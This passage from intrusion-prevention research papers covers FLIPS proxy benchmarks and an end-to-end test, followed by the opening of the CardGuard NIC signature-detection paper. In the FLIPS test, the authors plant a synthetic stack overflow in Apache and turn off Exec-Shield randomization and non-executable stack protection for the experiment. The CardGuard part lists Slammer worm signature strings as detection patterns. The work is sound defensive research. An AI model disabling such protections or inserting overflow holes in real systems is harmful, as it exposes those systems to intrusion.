tune its models. We emphasize that FLIPS assumes this requirement as part of its design; we do not filter based on PayL's evidence alone.

5.5 Hypothesis 3: Proxy Performance Impact

We discovered the performance impact of our unoptimized, Java-based proxy on the time it took to service two different traffic traces. Our results are displayed in Table 2 and graphically in Figure 6. Note that our experimental setup is not designed to stress test Apache or the proxy, but rather to elucidate the relative overhead that the proxy and the filters add. Baseline performance is roughly 210 requests per second. Adding the proxy degrades this throughput to roughly 170 requests per second. Finally, adding the filter reduces it to around 160 requests per second.

Table 2. *Performance Impact of FLIPS Proxy Subcomponents*. Baseline performance is compared to adding FLIPS's HTTP proxy and FLIPS's HTTP proxy with filtering and classification turned on. Baseline performance is measured by a client script hitting Apache directly. The addition of the proxy is done by directing the script to contact the FLIPS HTTP proxy rather than the production server directly. Finally, filtering in the FLIPS HTTP proxy is turned on.

Component	# of Requests	Mean Time (s)	Std. Dev.
Baseline	529	2.42	0.007
Baseline	108818	516	65.7
+Proxy	529	2.88	0.119
+Proxy	108818	668	9.68
+Proxy, +Filter	529	3.07	0.128
+Proxy, +Filter	108818	727	21.15




Fig. 6. *Performance Impact of FLIPS Proxy Subcomponents.* A demonstration of how the proxy affects baseline performance for two different traffic traces. Note that the smaller trace (529 requests) is measured on the vertical axis on the right side of the graph. This graph shows the increase in average time to service some number of requests when the proxy is inserted between the client and the HTTP server, and again when the filtering in the proxy is turned on.

5.6 Hypothesis 4: The End-to-End Test

To demonstrate the operation of the system, we inserted a synthetic code injection vulnerability into Apache. The vulnerability was a simple stack-based overflow of a local fixed size buffer. The function was protected with STEM, and we observed how long it took FLIPS to stop the attack and deploy a filter against further instances.

Inserting a vulnerability into Apache proved to be the most challenging part of this experiment. The platform that FLIPS was deployed on (Fedora Core 3) employs address space randomization (via the Exec-Shield) utility. We turned this off by changing the value in */proc/sys/kernel/exec-shield-randomize* to zero. In addition, we marked the *httpd* binary as needing an executable stack via the *execstack* utility.

To test the end-to-end functionality, we directed two streams of attack instances against Apache through our proxy. We first sent a stream of 67 identical attack instances and then followed this with 22 more attacks that included slight variations of the original attack. In the first attack stream, FLIPS successfully blocked 61 of the 67 attack instances. It let the first six instances through before STEM had enough time to feedback to FLIPS. It took roughly one second for FLIPS to start blocking the attacks. After that, each subsequent identical attack instance was blocked by the direct match filter. The second attack stream contained 22 variations of the original. The LCS filter (with a threshold of 60%) successfully blocked twenty of these. This result provides some evidence that FLIPS can stop metamorphic attacks. Our results are summarized in Table 3.

Table 3. *End to end response time of FLIPS filtering.* Once FLIPS has had feedback from STEM, it will block all future identical attack instances. With the LCS filter threshold set at 60%, FLIPS was able to filter 20 of 22 attack variations. Most of the blocked attacks had an LCS of 80% or more. Obviously, attacks that are extremely different will not be caught by the LCS filter, but if they cause STEM to signal FLIPS about them, they will then be blocked on their own merits.

Attack Stream	Total # of Requests	Time to Block	Requests Blocked
Homogeneous Stream	67	1 sec	61
Mixed Stream	22	n/a	20

6 Future Work

There remains a great deal of work in the space of intrusion prevention. We plan on enhancing our implementation of FLIPS along several axes. First, we will extend the proxy to handle different services and clients. Second, we will extend our current treatment of HTTP to include the request headers and entity bodies. Doing so can enable us to verify our experimental results against real Apache vulnerabilities. Third, we plan to augment our set of supervision elements by adding mechanisms like input taint-tracking that may be less expensive than ISR. We also intend to explore using iptables and *libipq* as the basis of input for a more general architecture. Finally, we are currently researching methods of exchanging signatures that have been generated by FLIPS with other FLIPS instances to provide inoculation to members of an Application Community [19].

7 Conclusions

Intrusion detection systems traditionally focus on identifying attempts to breach computer systems and networks. Since detecting intrusions remains a hard problem, reacting in an automated and intelligent way to intrusion alerts has remained largely unaddressed and is often a manual process executed by overburdened system administrators.

We presented FLIPS, an intrusion prevention system that employs a combination of anomaly classification and signature matching to block binary code injection attacks. The feedback for this hybrid detection system is provided by STEM, an *x86* emulator capable of performing instruction set randomization (ISR). STEM can identify injected code, automatically recover from an attack, and forward the attack code to the anomaly and signature classifiers. We have shown how FLIPS can detect, halt, repair, and create a signature for a previously unknown attack. While we demonstrated an implementation of FLIPS that protects an HTTP server, FLIPS's mechanisms are broadly applicable to host-based intrusion prevention.

References

1. K. Anagnostakis, M. B. Greenwald, S. Ioannidis, A. D. Keromytis, and D. Li. A Cooperative Immunization System for an Untrusting Internet. In *Proceedings of the* 11^{th} *IEEE International Conference on Networks (ICON)*, pages 403–408, October 2003.
2. K. G. Anagnostakis, S. Sidiroglou, P. Akritidis, K. Xinidis, E. Markatos, and A. D. Keromytis. Detecting Targeted Attacks Using Shadow Honeypots. In *Proceedings of the* 14^{th} *USENIX Security Symposium. (to appear).*, August 2005.
3. E. G. Barrantes, D. H. Ackley, S. Forrest, T. S. Palmer, D. Stefanovic, and D. D. Zovi. Randomized Instruction Set Emulation to Distrupt Binary Code Injection Attacks. In *Proceedings of the* 10^{th} *ACM Conference on Computer and Communications Security (CCS)*, October 2003.
4. S. Bhatkar, D. C. DuVarney, and R. Sekar. Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits. In *Proceedings of the* 12^{th} *USENIX Security Symposium*, pages 105–120, August 2003.
5. S. Boyd and A. Keromytis. SQLrand: Preventing SQL Injection Attacks. In *Applied Cryptography and Network Security (ACNS)*, pages 292–302, June 2004.
6. G. Candea and A. Fox. Crash-Only Software. In *Proceedings of the* 9^{th} *Workshop on Hot Topics in Operating Systems (HOTOS-IX)*, May 2003.
7. F. Cuppens and A. Miege. Alert Correlation in a Cooperative Intrusion Detection Framework. In *IEEE Security and Privacy*, 2002.
8. B. Demsky and M. C. Rinard. Automatic Data Structure Repair for Self-Healing Systems. In *Proceedings of the* 1^{st} *Workshop on Algorithms and Architectures for Self-Managing Systems*, June 2003.
9. S. Forrest, A. Somayaji, and D. Ackley. Building Diverse Computer Systems. In *Proceedings of the* 6^{th} *Workshop on Hot Topics in Operating Systems*, pages 67–72, 1997.
10. M. Handley, V. Paxson, and C. Kreibich. Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics. In *Proceedings of the USENIX Security Conference*, 2001.
11. S. Ioannidis, A. D. Keromytis, S. M. Bellovin, and J. M. Smith. Implementing a Distributed Firewall. In *Proceedings of the* 7^{th} *ACM International Conference on Computer and Communications Security (CCS)*, pages 190–199, November 2000.
12. G. S. Kc, A. D. Keromytis, and V. Prevelakis. Countering Code-Injection Attacks With Instruction-Set Randomization. In *Proceedings of the* 10^{th} *ACM Conference on Computer and Communications Security (CCS)*, October 2003.
13. H.-A. Kim and B. Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. In *Proceedings of the USENIX Security Conference*, 2004.
14. S. T. King, Z. M. Mao, D. G. Lucchetti, and P. M. Chen. Enriching Intrusion Alerts Through Multi-host Causality. In *Proceedings of the Symposium on Network and Distributed Systems Security (NDSS)*, 2005.
15. V. Kiriansky, D. Bruening, and S. Amarasinghe. Secure Execution Via Program Shepherding. In *Proceedings of the* 11^{th} *USENIX Security Symposium*, August 2002.
16. A. Kolesnikov and W. Lee. Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic. Technical report, Georgia Tech College of Computing, 2004.
17. C. Krugel, T. Toth, and E. Kirda. Service Specific Anomaly Detection for Network Intrusion Detection. In *Proceedings of the ACM Symposium on Applied Computing (SAC)*, 2002.

18. M. E. Locasto, J. J. Parekh, A. D. Keromytis, and S. J. Stolfo. Towards Collaborative Security and P2P Intrusion Detection. In *Proceedings of the IEEE Information Assurance Workshop (IAW)*, pages 333–339, June 2005.
19. M. E. Locasto, S. Sidiroglou, and A. D. Keromytis. Application Communities: Using Monoculture for Dependability. In *Proceedings of the* 1^{st} *Workshop on Hot Topics in System Dependability (HotDep-05)*, June 2005.
20. J. Newsome and D. Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *The* 12^{th} *Annual Network and Distributed System Security Symposium (NDSS)*, February 2005.
21. R. E. Overill. How Re(Pro)active Should an IDS Be? In *Proceedings of the* 1^{st} *International Workshop on Recent Advances in Intrusion Detection (RAID)*, September 1998.
22. T. Pietraszek. Using Adaptive Alert Classification to Reduce False Positives in Intrusion Detection. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection (RAID)*, September 2004.
23. J. Pincus and B. Baker. Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overflows. *IEEE Security & Privacy*, 2(4):20–27, July/August 2004.
24. J. C. Rabek, R. I. Khazan, S. M. Lewandowski, and R. K. Cunningham. Detection of Injected, Dynamically Generated, and Obfuscated Malicious Code. In *Proceedings of the Workshop on Rapid Malcode (WORM)*, 2003.
25. J. C. Reynolds, J. Just, L. Clough, and R. Maglich. On-Line Intrusion Detection and Attack Prevention Using Diversity, Genrate-and-Test, and Generalization. In *Proceedings of the* 36^{th} *Hawaii International Conference on System Sciences (HICSS)*, 2003.
26. M. Rinard, C. Cadar, D. Dumitran, D. Roy, T. Leu, and J. W Beebee. Enhancing Server Availability and Security Through Failure-Oblivious Computing. In *Proceedings* 6^{th} *Symposium on Operating Systems Design and Implementation (OSDI)*, December 2004.
27. S. Sidiroglou, J. Ioannidis, A. D. Keromytis, and S. J. Stolfo. An Email Worm Vaccine Architecture. In *Proceedings of the* 1^{st} *Information Security Practice and Experience Conference (ISPEC)*, April 2005.
28. S. Sidiroglou and A. D. Keromytis. A Network Worm Vaccine Architecture. In *Proceedings of the IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE), Workshop on Enterprise Security*, pages 220–225, June 2003.
29. S. Sidiroglou, M. E. Locasto, S. W. Boyd, and A. D. Keromytis. Building a Reactive Immune System for Software Services. In *Proceedings of the USENIX Annual Technical Conference*, pages 149–161, April 2005.
30. S. Singh, C. Estan, G. Varghese, and S. Savage. Automated Worm Fingerprinting. In *Proceedings of Symposium on Operating Systems Design and Implementation (OSDI)*, 2004.
31. A. Smirnov and T. Chiueh. DIRA: Automatic Detection, Identification, and Repair of Control-Hijacking Attacks. In *The* 12^{th} *Annual Network and Distributed System Security Symposium*, February 2005.
32. A. Somayaji and S. Forrest. Automated Response Using System-Call Delays. In *Proceedings of the* 9^{th} *USENIX Security Symposium*, August 2000.
33. R. Sommer and V. Paxson. Enhancing Byte-Level Network Intrusion Detection Signatures with Context. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 262–271, 2003.

34. A. Stig, A. Clark, and G. Mohay. Network-based Buffer Overflow Detection by Exploit Code Analysis. In *AusCERT Conference*, May 2004.
35. S. Stolfo. Worm and Attack Early Warning: Piercing Stealthy Reconnaissance. *IEEE Privacy and Security*, May/June 2004.
36. G. E. Suh, J. W. Lee, D. Zhang, and S. Devadas. Secure Program Execution Via Dynamic Information Flow Tracking. *SIGOPS Operating Systems Review*, 38(5):85–96, 2004.
37. T. Toth and C. Kruegel. Accurate Buffer Overflow Detection via Abstract Payload Execution. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection (RAID)*, 2002.
38. K. Wang and S. J. Stolfo. Anomalous Payload-based Network Intrusion Detection. In *Proceedings of the* 7^{th} *International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 203–222, September 2004.

Towards Software-Based Signature Detection for Intrusion Prevention on the Network Card

H. Bos[1] and Kaiming Huang[2]

[1] Vrije Universiteit, Amsterdam, The Netherlands
herbertb@cs.vu.nl
[2] Xiamen University, Xiamen, China
kmhuang@xmu.edu.cn

Abstract. *CardGuard* is a signature detection system for intrusion detection and prevention that scans the entire payload of packets for suspicious patterns and is implemented in software on a network card equiped with an Intel IXP1200 network processor. One card can be used to protect either a single host, or a small group of machines connected to a switch. *CardGuard* is non-intrusive in the sense that no cycles of the host CPUs are used for intrusion detection and the system operates at Fast Ethernet link rate. TCP flows are first reconstructed before they are scanned with the Aho-Corasick algorithm.

Keywords: distributed firewall, network processors.

1 Introduction

Intrusion detection and prevention systems (IDS/IPS) are increasingly relied upon to protect network and computing resources from attempts to gain unauthorised access, e.g., by means of worms, viruses or Trojans. To protect computing resources on fast connections, it is often desirable to scan packet payloads at line rate. However, scanning traffic for the occurrence of attack signatures is a challenging task even with today's networks. Moreover, as the growth of link speed is sometimes said to exceed Moore's law, the problem is likely to get worse rather than better in the future. Worms especially are difficult to stop manually as they are self-replicating and may spread fast. For example, the Slammer worm managed to infect 90% of all vulnerable hosts on the net in just 10 minutes [1].

In this paper, rather than performing signature scanning at a centralised firewall or on the end-host's CPU, we explore the feasibility of implementing a complete signature detection system (SDS) in software on the network card. The notion of a distributed firewall, proposed by Bellovin in 1999, has gained popularity in recent years [2, 3]. However, most of these systems do not implement payload inspection at all. Recently, Clark et al. proposed to use FPGAs for signature detection [4]. The disadvantage of FPGAs and other hardware solutions is that they are complex to modify (e.g., to change the detection algorithm). For this reason, we explore what rates can be sustained in a software-only solution running in its entirety on a network card equiped with a network processor that

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 102–123, 2006.

was introduced half a decade ago. This is one of the extremes in the design space of where to perform signature detection and to our knowledge this option has not been explored before.

The resulting SDS, known as *CardGuard*, is intended to protect either a single end-user's host, or a small set of hosts connected to a switch. Throughout this project, our goal has been to make the SDS an inexpensive device with an eye on making it competitive with large firewalls. At the same time, the SDS should be fast enough to handle realistic loads. In this paper, we assume that the bandwidth requirements of individual users do not exceed a few hundred Mbps. We require the system to handle such loads under normal circumstances, i.e., when the number of intrusion attempts compared to regular traffic is reasonably small. In exceptional circumstances, when the system is under *heavy* attack, we consider gradual degradation in performance acceptable. In that case, the integrity of the node is more important than the ability to handle high speeds. Phrased differently, we aim to protect against unwanted content (e.g., intrusion attempts, or spam) and not against denial of service attacks. Finally, we focus on the computationally hard problem of network payload pattern matching, rather than the less compute intensive problems of header inspection and anomaly detection. The latter domain is a well-established field of research whose results can even be found in commercial network equipment [5, 6, 7, 8, 9].

The contributions in this paper fall into several categories. First, we demonstrate that network processors can be used for inspecting every single byte of the payload at realistic rates. Second, in a low-end configuration we present a software-based SDS complete with TCP stream reconstruction and an advanced scanning algorithm (primarily Aho-Corasick [10], although regular expression matching can also be catered to) that scales to thousands of signatures. Third, we employ a novel way of using the memory hierarchy of the Intel IXP network processor to exploit locality of reference in the scanning algorithm.

1.1 Distributing the Firewall

Most current approaches to IDS/IPS involve a high-performance firewall/IDS at the edge of the network. All internal nodes are assumed to be safe and all external nodes are considered suspect. The firewall closes all but a few ports and in an advanced system may even scan individual packets for the occurrence of attack patterns. Compared to a distributed firewall, this approach has a number of drawbacks. First, it does not protect internal nodes from attacks originating within the intranet. Once an internal node has been compromised, by whatever means, all nodes in the intranet are at risk.

Second, as the firewall represents the intranet's link to the outside world, the volume of traffic is very large which may render payload scans difficult or even infeasible. Besides speed, managing per-flow state is an issue. Some researchers have suggested that it is difficult to keep per-flow state in the firewall [7]. Others propose to keep per-flow state, but admit that more work on state management is needed (Bro [11] and TRW [12]). Some approaches to attack detection use aggregate behaviour to get around the need to maintain per-flow state [13], or in

case of signature detection, limit themselves to per-packet scans rather than full TCP streams [14]. However, attacks may span a number of packets each of which may be harmless in and off itself. Hence, flow reconstruction is a requirement for reliable signature detection in the payload. As packets arrive out of order, this probably means that the per-flow state now also contains part of the payload. While this is rather expensive at a centralised firewall, it can be easily done at the end-host (e.g., if the firewall is pushed back to the end host).

A third drawback of a centralised firewall, is that it often protects a heterogeneous collection of machines, including webservers, mailservers, databases, workstations running hardly any services at all, etc. In principle, there is no reason to subject traffic to security checks pertaining to a particular vulnerable version of a service, when it is destined for hosts that do not run this service, or that have a patched version of the service. Firewalls at the edge of the intranet have no way of discriminating among the hosts and services that lie behind it. For instance, they don't know whether host X runs the patched or unpatched webserver (or even whether it runs a webserver at all).

A fourth drawback is that centralised firewalls tend to close all ports except a select few, such as those used for webtraffic. As a consequence, we observe that all sorts of new protocols are implemented on top of port 80, defeating the purpose. Another consequence is inconvenience to users that experience problems when using software (e.g., video-conferencing tools) with external parties. While per-host firewall configuration is possible, it is more complex, especially as IP addresses in the intra-net often are not constant.

1.2 The IXP1200 Network Processor

In the remainder of this paper, we describe *CardGuard* an SDS (and crude IPS) implemented on an IXP1200 network processor unit (NPU). The choice for the IXP1200 was motivated by the fact that it may now be considered yesterday's technology and, hence, potentially cheap. Still, *CardGuard* performs payload scanning at realistic rates, irrespective of the size or number of the patterns. Moreover, the presence of *CardGuard* is transparent to end-applications.

NPUs have emerged in the late 1990s to cope with increasing link speeds. The idea is to push packet processing to the lowest possible level in the processing hierarchy, e.g., before traffic even hits a host's PCI bus. The Intel IXP1200 used for this work contains on-chip one general-purpose StrongARM processor and six independent RISC cores, known as microengines. NPUs have been successfully employed in many network devices, such as routers and monitors. In addition, while previous work has shown that they can be used for other tasks as well [15], there have been few attempts to use them to implement the computationally intensive task of intrusion detection. Often such attempts have been limited to header processing (e.g. [16]). A notable exception is found in [4] which uses the IXP for port filtering and TCP stream reconstruction. The TCP streams are then fed into a string matching engine implemented in hardware (FPGA) on a separate card. In contrast, we use a single IXP1200 to handle all of the above tasks and all processing is in software. Even so, the performance is comparable

to the approach with two cards and hardware-based matching. In addition, the system in [4] is not able to protect more than one host.

CardGuard employs the well-known Aho-Corasick algorithm for performing high-performance pattern searches [10]. The same algorithm is used in the latest versions of the Snort intrusion detection tool [14]. In our work, the algorithm runs entirely on the microengines of the network processor. Moreover, as we verified experimentally that Aho-Corasick exhibits locality of reference, *CardGuard* uses a hierarchical memory model where frequently accessed data is in faster memory.

On the surface, *CardGuard* shares some characteristics with what is known as 'TCP offload', i.e., the implementation of TCP protocol processing on the NIC. TCP Offload Engines (TOEs) have recently come under fire, mainly for being a bad match to the application domain for which they are intended, and because TCP processing need not be a very expensive task anyway [17]. While the jury may be out on the merits and demerits of TOEs, we argue that the problem domain for *CardGuard* is very different (e.g., payload scanning is much more expensive than processing TCP headers). If successful, the offloading of full payload pattern matching would be very beneficial indeed. Similarly, whereas TOEs try to alleviate the burden of host processors and in doing so may introduce scalability problems, *CardGuard* is trying to *address* scalability issues caused by performing all intrusion detection at a central point (the firewall). Also, *CardGuard* provides functionality that is not equivalent to that of a centralised firewall, as it also protects hosts from attacks originating in the intranet. Still, it resembles a stand-alone firewall in the sense that traffic is scanned *before* it arrives at a host. As such, it is potentially less dependent on the correct configuration of the end host than a solution where intrusion prevention takes place in the host OS (assuming this were possible at high speeds).

Most importantly perhaps is that this paper explores for the first time one of the extremes in the design space for in-band signature detection: a software-only solution on the NIC. Centralised solutions, implementations on the host processor and even hardware solutions on the NIC have already been studied with some success. *CardGuard* will help developers to evaluate better the different design options.

1.3 Constraints

Programming in a resource-constrained environment so close to the actual hardware is considerably harder than writing equivalent code in userspace. Before we discuss the SDS in detail, we want to point out that we envision our work as a component (albeit an important one) in a full-fledged intrusion prevention system. Although we achieved a fully functional implementation of *CardGuard*, we stress that this work is a research study that explores an extreme solution to intrusion detection rather than a production-grade IPS. Although it is clear that IDSs and IPSs may be more complex than what can be offered by a single tool like snort [14], we aim for functionality that is similar to snort's signature detection. In essence, *CardGuard* explores how much processing can be performed

on packet payloads using a cheap software-only solution running entirely on the network card. To make the solution cheap[1], the card is equiped with an Intel IXP1200 which may be considered yesterday's technology. As we deliberately limited ourselves to an instruction store per microengine of just 1K instructions, we are forced to code as efficiently as possible: every instruction is precious. As a consequence, complex solutions like regular expression matching on the chip's microengines are out of the question. Instead, we try to establish (i) a bound on the link rate that can be sustained when the payload of every single packet is scanned for thousands of strings, while (ii) using hardware that is by no means state of the art. All packets corresponding to rules with regular expressions are therefore handled by the on-chip StrongARM processor (using almost the same regular expression engine as used by snort). Fortunately, the vast majority of the patterns in current snort rules does not contain regular expressions[2].

Even though *CardGuard* is an SDS and not a complete IDS or IPS, we did configure it as an IPS for testing purposes. In other words, the card automatically generates alerts and drops connections for flows that contain suspect patterns. The resulting IDS/IPS is crude, but this is acceptable for our purposes, as we are interested mainly in the rates that can be sustained with full payload inspection. In the remainder of the paper we sometimes refer to *CardGuard* as an IDS/IPS.

In this paper, we consider only the SDS on the card. The control and management plane for installing and removing rules on the cards is beyond the scope of this paper. We are working on a management plane that allows sysadmins to schedule automatic updates for *CardGuard* (e.g., to load new signatures). These updates require the system to be taken offline temporarily and may therefore best be scheduled during 'quiet hours'. The system itself is modelled after the control architecture for distributed firewalls proposed in [3]. Note that since management traffic also passes through *CardGuard*, the management messages are encoded, to prevent them from triggering alarms.

1.4 Outline

The remainder of this paper is organised as follows. In Section 2 the use of Aho-Corasick in intrusion detection is discussed. Section 3 presents the hardware configuration, while Section 4 provides both an overview of the software architecture as well as implementation details. In Section 5, experimental results are discussed. Related work is discussed throughout the text and summarised in Section 6. Conclusions are drawn in Section 7.

2 SDS and Aho-Corasick

While increasing network speed is one of the challenges in intrusion detection, scalability is another, equally important one. As the number of worms, viruses

[1] 'Cheap' refers to cost of manufacturing, not necessarily retail price.

[2] At the time of writing, less than 300 of the snort rules contain regular expressions, while thousands of rules contain exact strings.

and Trojans increases, an SDS must check every packet for more and more signatures. Moreover, the signature of an attack may range from a few bytes to several kilobytes and may be located anywhere in the packet payload. Existing approaches that operate at high speed, but only scan packet headers (as described in [16]) are not sufficient. Similarly, fast scans for a small number of patterns will not be good enough in the face of a growing number of threats with unique signatures. While it is crucial to process packets at high rates, it is equally imperative to be able to do so for thousands of signatures, small and large, that may be hidden anywhere in the payload.


For this purpose, *CardGuard* employs the Aho-Corasick algorithm which has the desirable property that the processing time does not depend on the size or number of patterns in a significant way. Given a set of patterns to search for in the network packets, the algorithm constructs a deterministic finite automaton (DFA), which is employed to match all patterns at once, one byte at a time. It is beyond the scope of the paper to repeat the explanation of how the DFA is constructed (interested readers are referred to [10]). However, for better understanding of some of the design decisions in *CardGuard*, it is useful to consider in more detail the code that performs the matching.

2.1 Aho-Corasick Example

As an example, consider the DFA in Figure 1. Initially, the algorithm is in state 0. A state transition is made whenever a new byte is read. If the current state is 0 and the next byte in the packet is a 'Q', the new state will be 36 and the algorithm proceeds with the next byte. In case this byte is 'Q', 'h', or 't', we will move to state 36, 37, or 43, respectively. If it is none of the above, we move back to state 0. We continue in this way until the entire input is processed. For every byte in the packet, a single state transition is made (although the new state may be the same as the old state). Some states are special and represent output states. Whenever an output state has been reached, we know that one of the signatures has matched. For example, should the algorithm ever reach state 35, this means that the data in the traffic contains the string '`hws2`'.

The DFA in Figure 1 is able to match the five different patterns at the same time. The patterns, shown beneath the figure, are chosen for illustration purposes, but the first four also represent the patterns that make up the real signature of the Slammer worm [1]. This worm was able to spread and infect practically every susceptible host in thirty minutes by using a buffer overflow exploit in Microsoft SQL Server allowing the worm to execute code on remote hosts. The fifth pattern was only added to show what happens if patterns partly overlap and has no further meaning.

If the initial state is 0 and the input stream consists of these characters: `XYZQQhsockfA`, we will incur transitions to the following states: *0, 0, 0, 36, 36, 37, 38, 39, 40, 41, 42,* and *0*. The underlined states represent output states, so after processing the input sequence we know that we have matched the patterns `Qhsoc` and `Qhsockf`. By making a single transition per byte, all present patterns contained in the packet are found.



- Depicted above is the deterministic finite automaton for the following signatures: "h.dllhel32hkernQhounthickChGetTf", "hws2", "Qhsockf", "toQhsend", and "Qhsoc"
- Matches are found in the following states (indicated in the table by '■'): {32,"h.dllhel32hkernQhounthickChGetTf"}, {35,"hws2"}, {40,"Qhsoc"}, {42,"Qhsockf"}, {50,"toQhsend"}

Fig. 1. Deterministic finite automaton for Slammer worm

As an aside, we extended the Aho-Corasick algorithm in order to make it recognise rules that contain multiple strings (e.g., a rule that fires only when the data contains both strings $S1$ and $S2$). Unfortunately, there is no space in the IXP1200's instruction store to add this functionality. We recently implemented it on an IXP2400. In our view, it serves to demonstrate the advantages of a software-only approach. The port of the original code and its extension was straightforward. A similar upgrade of an FPGA-based solution would require substantially more effort.

2.2 Observations


The following observations can be made. First, the algorithm to match the patterns is extremely simple. It consists of a comparison, a state transition and possibly an action when a pattern is matched. Not much instruction memory is needed to store such a simple program. Second, the DFA, even for such a trivial search, is rather large. There are 51 states for 5 small, partly overlapping patterns, roughly the combined number of characters in the patterns. For longer scans, the memory footprint of the Aho-Corasick algorithm can grow to be fairly large. Recent work has shown how to decrease the memory footprint of the algorithm [18]. However, this approach makes the algorithm slower and is therefore not considered in this paper. Third, as far as speed is concerned, the algorithm scales well with increasing numbers of patterns and increasing pattern lengths. Indeed, the performance is hardly influenced by these two factors, except that

the number of matches may increase with the number of patterns, in which case the actions corresponding to matches are executed more frequently. Fourth, parallelism can be exploited mainly by letting different processors handle different packets. There is little benefit in splitting up the set of patterns to search for and letting different processors search for different patterns in the same packet. Fifth, when a traffic scan is interrupted, we only need to store the current state number, to be able to resume at a later stage, i.e., there is no need to store per-pattern information.

3 Hardware

CardGuard is implemented entirely on a single Intel IXP1200 NPU board (shown in Figure 2(a)). The IXP1200 used in *CardGuard* runs at a clockrate of 232 MHz and is mounted on a Radisys ENP2506 board with 8 MB of SRAM and 256 MB of SDRAM. The board contains two Gigabit ports ①. Packet reception and packet transmission over these ports is handled by the code on the IXP1200 ②. The Radisys board is connected to a Linux PC via a PCI bus ③.

The IXP1200 chip itself consists of a StrongARM processor running embedded Linux and 6 independent RISC processors, known as microengines. Each microengine has a 1K instruction store and 128 general-purpose registers, in addition to special purpose registers for reading from and writing to SRAM and SDRAM. On each of the microengines, the registers are partitioned between 4 hardware contexts or 'threads'. Threads on a microengine share the 1K instruction store, but have their own program counters and it is possible to context switch between threads at zero cycle overhead. On-chip the IXP has a small amount (4KB) of scratch memory. Approximate access times of scratch, SRAM and SDRAM are 12-14, 16-20 and 30-40 cycles, respectively. Instruction store and registers can be accessed within a clock cycle. The network processor is connected to the network interfaces via a fast, proprietary bus (the IX bus). Note that a newer version of the IXP architecture, the IXP2800, supports no fewer than 16 microengines (with 8 threads each), has 16KB of scratch memory and operates at 1.4 GHz. This illustrates that the results in this paper represent what can be achieved with yesterday's technology.



(a) The IXP1200 NPU (b) The *CardGuard* architecture

Fig. 2. Architecture

As shown in Figure 2(b), one of the Gigabit ports in *CardGuard* (port A) connects to the outside world, while the other (port B) is connected to the switch. The Gigabit ports are used for all data traffic between the hosts and the NPU. In addition to the Gigabit *datapath*, there also exists a *control* connection between the host processor and the IXP1200, which in the implementation on the ENP2506 consists of messages sent across the PCI bus of the machine hosting the NPU. The thick dashed line in Figure 2(b) indicates that it is quite permissible to plug the board in the PCI slot of one of the end hosts, making *CardGuard* a rather low-cost solution in terms of hardware. In the latter case, the same PCI bus is used to transport *CardGuard* control messages and user traffic.

CardGuard is designed as a plug-and-play intrusion detection system. To protect a set of hosts connected to a switch as depicted in Figure 2(b), all that is required is that *CardGuard* is placed on the datapath between the switch and the outside world. No reconfiguration of the end-systems is necessary.

4 Software Architecture

